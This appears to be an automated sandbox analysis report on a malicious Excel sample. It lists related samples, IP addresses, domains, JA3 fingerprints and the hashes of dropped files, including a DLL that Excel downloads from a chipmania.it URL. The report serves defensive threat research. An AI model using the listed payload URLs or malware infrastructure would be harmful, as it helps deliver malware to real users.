Sample file name:	SecuriteInfo.com.Exploit.Siggen3.10350.14349.29189 (renamed file extension from 29189 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@9/11@3/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6.2% (good quality ratio 4.8%) • Quality average: 72% • Quality standard deviation: 41%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net

Simulations

Behavior and APIs

Time	Type	Description
03:19:40	API Interceptor	1x Sleep call for process: rundll32.exe modified
03:19:40	API Interceptor	4x Sleep call for process: wermgr.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
142.202.191.164	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.28224.xls	Get hash	malicious	Browse	
	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.926.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.18578.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	
45.155.173.242	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21085.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.3997.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.18578.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	
185.81.0.78	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php
	Sign-636.xls	Get hash	malicious	Browse	• www.chipmania.it/mails/open.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ident.me	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 176.58.123.25
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 176.58.123.25
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Exploit.Siggen3.10048.15397.xls	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	• 176.58.123.25
	index_2021-02-17-11_45.dll	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Exploit.Siggen3.10048.426.xls	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	• 176.58.123.25
	SecuriteInfo.com.Exploit.Siggen3.9634.31858.xls	Get hash	malicious	Browse	• 176.58.123.25
	0zwHgf4MZ6.exe	Get hash	malicious	Browse	• 176.58.123.25
	Rf1jy0FVcu.exe	Get hash	malicious	Browse	• 176.58.123.25
	RJVPg3z2Pu.exe	Get hash	malicious	Browse	• 176.58.123.25
	qy2ha7YNc2.exe	Get hash	malicious	Browse	• 176.58.123.25
	HfgoPFBORt.exe	Get hash	malicious	Browse	• 176.58.123.25
	PugSOXI5Eu.exe	Get hash	malicious	Browse	• 176.58.123.25
	WR7fzVlV34.exe	Get hash	malicious	Browse	• 176.58.123.25
	6SRdYNN63E.exe	Get hash	malicious	Browse	• 176.58.123.25

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DYNUUS	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 142.202.191.164

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 142.202.191.164
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.28224.xls	Get hash	malicious	Browse	• 142.202.191.164
	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	• 142.202.191.164
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.926.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	• 142.202.191.164
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.18578.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	• 142.202.191.164
	0944mr8IJ0.exe	Get hash	malicious	Browse	• 142.202.191.151
	3H5uZw7X3l.exe	Get hash	malicious	Browse	• 142.202.191.151
COMBAHTONcombahtonGmbHDE	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 45.155.173.242
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 45.155.173.242
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 45.155.173.242
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 45.155.173.242
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 45.155.173.242
	kAZyIwSSsf.exe	Get hash	malicious	Browse	• 185.234.72.84
	nazi.exe	Get hash	malicious	Browse	• 212.114.52.24
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 45.155.173.242
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	• 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	• 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10048.21085.xls	Get hash	malicious	Browse	• 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	• 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10089.3000.xls	Get hash	malicious	Browse	• 185.234.72.84
	SecuriteInfo.com.Exploit.Siggen3.10048.3997.xls	Get hash	malicious	Browse	• 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	• 45.155.173.242
	DocuSign_1618411389_250497852.xls	Get hash	malicious	Browse	• 185.234.72.84
	DocuSign_139380140_1184163298.xls	Get hash	malicious	Browse	• 185.234.72.84
	SecuriteInfo.com.Exploit.Siggen3.10048.18578.xls	Get hash	malicious	Browse	• 45.155.173.242
	Quote RF-E79-STD-2021-087.xlsx	Get hash	malicious	Browse	• 45.147.230.34
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	• 45.155.173.242
SERVERPLAN-ASIT	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 185.81.0.78

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-636.xls	Get hash	malicious	Browse	• 185.81.0.78

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8c4a22651d328568ec66382a84fc505f	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	Sign-636.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.11712.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.28224.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242
	SecuriteInfo.com.Heur.13393.xls	Get hash	malicious	Browse	• 142.202.191.164 • 45.155.173.242

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
C:\Users\user\BASE.BABAA	SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.066589575667779
Encrypted:	false
SSDEEP:	6:kKo4PbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:5W3kPlE99SNxAhUeo+aKt
MD5:	46ABC96344F13B0AFD895852E597F1B2
SHA1:	E8B264BB149858AEF57245C350FD93636B8736C5
SHA-256:	E821AE09E22728DC49926ADEA5C6684D93A86343956BE54515FFD6CCA30944E2
SHA-512:	CF4ECB5D0F6CC69A071650368E2B990136A8CEC81EDF151267B5E6332DFC8C09BCFFE1D5CB75FF9E549EEA47FE3DF9211123B1CCE1A7A362B83E46242D8E7E AA
Malicious:	false
Reputation:	low
Preview:	p..... .....e!.lz...(..... .....&.....h.t.t.p.:././/.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B5 0
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 11%, Browse • Antivirus: ReversingLabs, Detection: 6%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.857.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
IE Cache URL:	http://www.chipmania.it/mails/open.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.;.+.K.*.#.+.K.*.K.*.K.* .;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp..... .....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@.... rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\AppData\Local\Temp\64CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	155530
Entropy (8bit):	7.660528560276826
Encrypted:	false
SSDEEP:	3072:YxWVpupSzxNEBBD+Os7/xxkKCtRbsYO1entseoXXJ:YEGSzx0dmxk7RbsYsKtseoX5
MD5:	580CA80638F8E187610170B9B916F1A6
SHA1:	22C0E7E4869EFBBBB899C07C501F360B76A9BCD6

C:\Users\user\AppData\Local\Temp\64CE0000	
SHA-256:	259129D6D4838E991E927B042A0460F61ABB90E78E833EFDF5F832339A9246CC
SHA-512:	EDDC6C12D8E303A5937B21F0DFB02E4708A16CB57FAED8E206EA8815D239E84D8E405FDB32232A1E0054BDD9562D962AE35139953FA77942BEC8F5285F6FAC F
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....D'.....E....I?.&..k..a...;...5.K....{..H....."j.Zv..X.Nz.]..._..$...;h.....,.?l.`E..[..>q...+.....|."..m.x.r-:.....K.R...[..J<.T.n....R;V}..Q-.!.-E"...#H.W+-Ay.hI...A(...5M.....R..... .#...tY8....Q..}%...,`....r..*..^.}.wja...;..7a.^\|c.....H....6.LSj.X!..ubi..v/..J$.r.....39...I...Q|O5r..w.T...|.c..O.....0m...\..n':D.E.u..O....?..|.(.....{...1...&.....1}.}@.."L.....]....4....u .t..<.\ .S...6/.....PK.....!..#|.....X.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabEABD.tmp	
Process:	C:\Windows\System32\wermgr.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
